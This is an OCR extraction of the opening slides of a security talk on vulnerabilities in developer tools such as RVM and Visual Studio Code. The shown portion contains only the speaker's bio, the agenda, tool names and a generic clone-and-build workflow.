
The IDEs of March

Justin Steven



Who am I

- Freelance AppSec specialist
- Hobbiest CTF'er, bug hunter, exploit enthusiast
- twitch.tv streamer (sometimes)
- Not a developer
- Not a pentester

Agenda

- What is "software development software"
- Why are users of software development software particularly interesting targets?
- Discovery and exploitation of vulnerabilities
  - Ruby Version Manager (RVM)
  - Visual Studio Code
- Is this a risk? What can we do about it?

Software Development Software

IDE




eclipse

Visual Studio

Helper Tools

GNU Make

Ruby Rake



RVM


webpack

git

CI/CD


Jenkins

Bamboo


npm
RVM
git
Git Repo
Gradle
npm
Jenkins
webpack
Test
Prod
Artifact Repository

npm

RVM

git

Git Repo

Gradle

npm


Jenkins

webpack

Test

Prod

Artifact Repository


git clone <repo>
cd <dir>
Read the code
Compile the code
Run the code

git clone <repo>


cd <dir>

